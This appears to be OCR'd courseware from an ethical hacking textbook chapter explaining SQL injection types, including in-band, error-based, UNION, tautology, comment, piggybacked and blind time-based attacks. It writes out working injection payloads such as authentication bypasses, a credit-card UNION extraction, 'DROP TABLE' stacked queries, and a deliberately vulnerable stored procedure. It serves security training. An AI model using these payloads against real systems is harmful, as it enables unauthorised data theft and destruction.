



Figure 15.7: Types of SQL Injection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



In-Band SQL Injection

In in-band SQL injection, attackers use the same communication channel to perform the attack and retrieve the results. Depending on the technique used, there are various types of in-band SQL injection attacks. The most commonly used in-band SQL injection attacks are error-based SQL injection and UNION SQL injection.

The different types of in-band SQL injection are as follows:

- **Error-based SQL Injection**

  An attacker intentionally inserts bad inputs into an application, causing it to return database errors. The attacker reads the resulting database-level error messages to find an SQL injection vulnerability in the application. Accordingly, the attacker then injects SQL queries that are specifically designed to compromise the data security of the application. This approach is very useful to build a vulnerability-exploiting request.

- **System Stored Procedure**

  The risk of executing a malicious SQL query in a stored procedure increases if the web application does not sanitize the user inputs used to dynamically construct SQL statements for that stored procedure. An attacker may use malicious inputs to execute the malicious SQL statements in the stored procedure. Attackers exploit databases' stored procedures to perpetrate their attacks.

  For example,

```
Create procedure Login @user_name varchar(20), @password
varchar(20) As Declare @query varchar(250) Set @query = ' Select
1 from usertable Where username = ' + @user_name + ' and password
= ' + @password exec(@query) Go
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

If the attacker enters the following inputs in the application input fields using the above stored procedure running in the backend, he/she will be able to login with any password.

User input: anyusername or 1=1' anypassword

- **Illegal/Logically Incorrect Query**

  An attacker may gain knowledge by injecting illegal/logically incorrect requests such as injectable parameters, data types, names of tables, and so on. In this SQL injection attack, an attacker intentionally sends an incorrect query to the database to generate an error message that may be useful for performing further attacks. This technique may help an attacker to extract the structure of the underlying database.

  For example, to find the column name, an attacker may give the following malicious input:

  Username: 'Bob"

  The resultant query will be

  ```
  SELECT * FROM Users WHERE UserName = 'Bob"' AND password =
  ```

  After executing the above query, the database may return the following error message:

  "Incorrect Syntax near 'Bob'. Unclosed quotation mark after the character string '' AND Password='xxx''."

- **UNION SQL Injection**

  The "UNION SELECT" statement returns the union of the intended dataset and the target dataset. In a UNION SQL injection, an attacker uses a **UNION** clause to append a malicious query to the requested query, as shown in the following example:

  ```
  SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL
  SELECT creditCardNumber,1,1 FROM CreditCardTable
  ```

  The attacker checks for the UNION SQL injection vulnerability by adding a single quote character (') to the end of a ".php? id=" command. The type of error message received will tell the attacker if the database is vulnerable to a UNION SQL injection.

- **Tautology**

  In a tautology-based SQL injection attack, an attacker uses a conditional OR clause such that the condition of the WHERE clause will always be true. Such an attack can be used to bypass user authentication.

  For example,

  ```
  SELECT * FROM users WHERE name = '' OR '1'='1';
  ```

  This query will always be true, as the second part of the OR clause is always true.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **End-of-Line Comment**

  In this type of SQL injection, an attacker uses **line comments** in specific SQL injection inputs. Comments in a line of code are often denoted by (--), and they are ignored by the query. An attacker takes advantage of this commenting feature by writing a line of code that ends in a comment. The database will execute the code until it reaches the commented portion, after which it will ignore the rest of the query.

  For example,

  ```
  SELECT * FROM members WHERE username = 'admin'--' AND password =
  'password'
  ```

  With this query, an attacker can login to an admin account without the password, as the database application will ignore the comments that begin immediately after username = 'admin'.

- **In-line Comments**

  Attackers simplify an SQL injection attack by integrating multiple vulnerable inputs into a single query using in-line comments. This type of injections allows an attacker to bypass blacklisting, remove spaces, obfuscate, and determine database versions.

  For example,

  ```
  INSERT INTO Users (UserName, isAdmin, Password) VALUES
  ('".$username."', 0, '".$password."')"
  ```

  is a dynamic query that prompts a new user to enter a username and password.

  The attacker may provide malicious inputs as follows.

  ```
  UserName = Attacker', 1, /*
  Password = */'mypwd
  ```

  After these malicious inputs are injected, the generated query gives the attacker administrator privileges.

  ```
  INSERT INTO Users (UserName, isAdmin, Password)
  VALUES('Attacker', 1, /*', 0, '*/'mypwd')
  ```

- **Piggybacked Query**

  In a piggybacked SQL injection attack, an attacker injects an additional malicious query into the original query. This type of injection is generally performed on batched SQL queries. The original query remains unmodified, and the attacker's query is piggybacked on the original query. Owing to piggybacking, the DBMS receives multiple SQL queries. Attackers use a semicolon (;) as a query delimiter to separate the queries. After executing the original query, the DBMS recognizes the delimiter and then executes the piggybacked query. This type of attack is also known as a stacked queries attack. The intention of the attacker is to extract, add, modify, or delete data, execute remote commands, or perform a DoS attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

For example, the original SQL query is as follows:


```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob'
```

Now, the attacker concatenates the delimiter (;) and the malicious query to the original query as follows:

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob';
DROP TABLE DEPT;
```

After executing the first query and returning the resultant database rows, the DBMS recognizes the delimiter and executes the injected malicious query. Consequently, the DBMS drops the table DEPT from the database.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Error Based SQL Injection

Let us understand the details of error-based SQL injection. As discussed earlier, in error-based SQL injection, the attacker forces the database to return error messages in response to his/her inputs. Later, the attacker may analyze the error messages obtained from the underlying database to gather information that can be used for constructing the malicious query. The attacker uses this type of SQL injection technique when he/she is unable to exploit any other SQL injection techniques directly. The primary goal of this technique is to generate the error message from the database, which can be used to perform a successful SQL injection attack. Such exploitation may differ from one DBMS to another.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider the request to a script that executes the query above:

```
http://www.example.com/product.php?id=10
```

The malicious request would be (e.g., Oracle 10g):


```
http://www.example.com/product.php?
id=10||UTL_INADDR.GET_HOST_NAME( (SELECT user FROM DUAL) )–
```

In the aforementioned example, the tester concatenates the value 10 with the result of the function UTL_INADDR.GET_HOST_NAME. This Oracle function will try to return the hostname of the parameter passed to it, which is another query, i.e., the name of the user. When the database looks for a hostname with the user database name, it will fail and return an error message such as

```
ORA-292257: host SCOTT unknown
```

Then, the tester can manipulate the parameter passed to the GET_HOST_NAME() function and the result will be shown in the error message.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Union SQL Injection

In a UNION SQL injection, an attacker combines a forged query with a query requested by the user using a UNION clause. The result of the forged query will be appended the result of the original query, which makes it possible to obtain the values of fields from other tables. Before running the UNION SQL injection, the attacker ensures that there is an equal number of columns taking part in the UNION query. To find the right number of columns, the attacker first launches a query using an ORDER BY clause followed by a number to indicate the number of database columns selected:

```
ORDER BY 10--
```

If the query is executed successfully and no error message appears, then the attacker will assume that 10 or more columns exist in the target database table. However, if the application displays an error message such as "**Unknown column '10' in 'order clause**", then the attacker will assume that there are less than 10 columns in the target database table. Through trial and error, an attacker can learn the exact number of columns in the target database table.

Once the attacker learns the number of columns, the next step is to find the type of columns using a query such as

```
UNION SELECT 1,null,null—
```

If the query is executed successfully, then the attacker knows that the first column is of integer type and he/she can move on to learning the types of the other columns.

Once the attacker finds the right number columns, the next step is to perform UNION SQL injection.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

For example,

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

Now, set the following Id value:


```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

The attacker now launches a UNION SQL injection query as follows:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT
creditCardNumber,1,1 FROM CreditCardTable
```

The above query joins the result of the original query with all the credit card users.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Blind/Inferential SQL Injection

Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. Blind SQL injection is identical to a normal SQL Injection except that when an attacker attempts to exploit an application, he/she sees a generic custom page instead of a useful error message. In blind SQL injection, an attacker poses a true or false question to the database to determine whether the application is vulnerable to SQL injection.

A normal SQL injection attack is often possible when the developer uses generic error messages whenever an error has occurred in the database. Such generic messages may reveal sensitive information or give a path to the attacker to perform an SQL injection attack on the application. However, when developers turn off the generic error message for the application, it is difficult for the attacker to perform an SQL injection attack. Nevertheless, it is not impossible to exploit such an application with an SQL injection attack. Blind injection differs from normal SQL injection in the manner of retrieving data from the database. Attackers use blind SQL injection either to access sensitive data or to destroy data. Attackers can steal data by asking a series of true or false questions through SQL statements. The results of the injection are not visible to the attacker. This type of attack can become time-intensive because the database should generate a new statement for each newly recovered bit.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Blind SQL Injection: No Error Message Returned

Let us see the difference between error messages obtained when developers use generic error messages and when they turn off the generic error message and use a custom error message, as shown in the figure below.




Figure 15.8: Example of Blind SQL Injection


When an attacker tries to perform an SQL injection with the query "`certifiedhacker'; drop table Orders --`", two kinds of error messages may be returned. A generic error message may help the attacker to perform SQL injection attacks on the application. However, if

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the developer turns off the generic error messages, the application will return a **custom error message**, which is not useful to the attacker. In this case, the attacker will attempt a blind SQL injection attack instead.

If generic error messaging is in use, the server returns an error message with a detailed explanation of the error, with database drivers and ODBC SQL server details. This information can be used to further perform the SQL injection attack. When custom messaging is in use, the browser simply displays an error message saying that there is an error and the request was unsuccessful, without providing any details. Thus, the attacker has no choice but to attempt a blind SQL injection attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Blind SQL Injection: WAITFOR DELAY (YES or NO Response)

Time delay SQL injection (sometimes called **time-based SQL injection**) evaluates the time delay that occurs in response to true or false queries sent to the database. A `waitfor` statement stops the SQL server for a specific amount of time. Based on the response, an attacker will extract information such as connection time to the database as the system administrator or as another user and launch further attacks.




Figure 15.9: Example of Time Delay SQL Injection

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

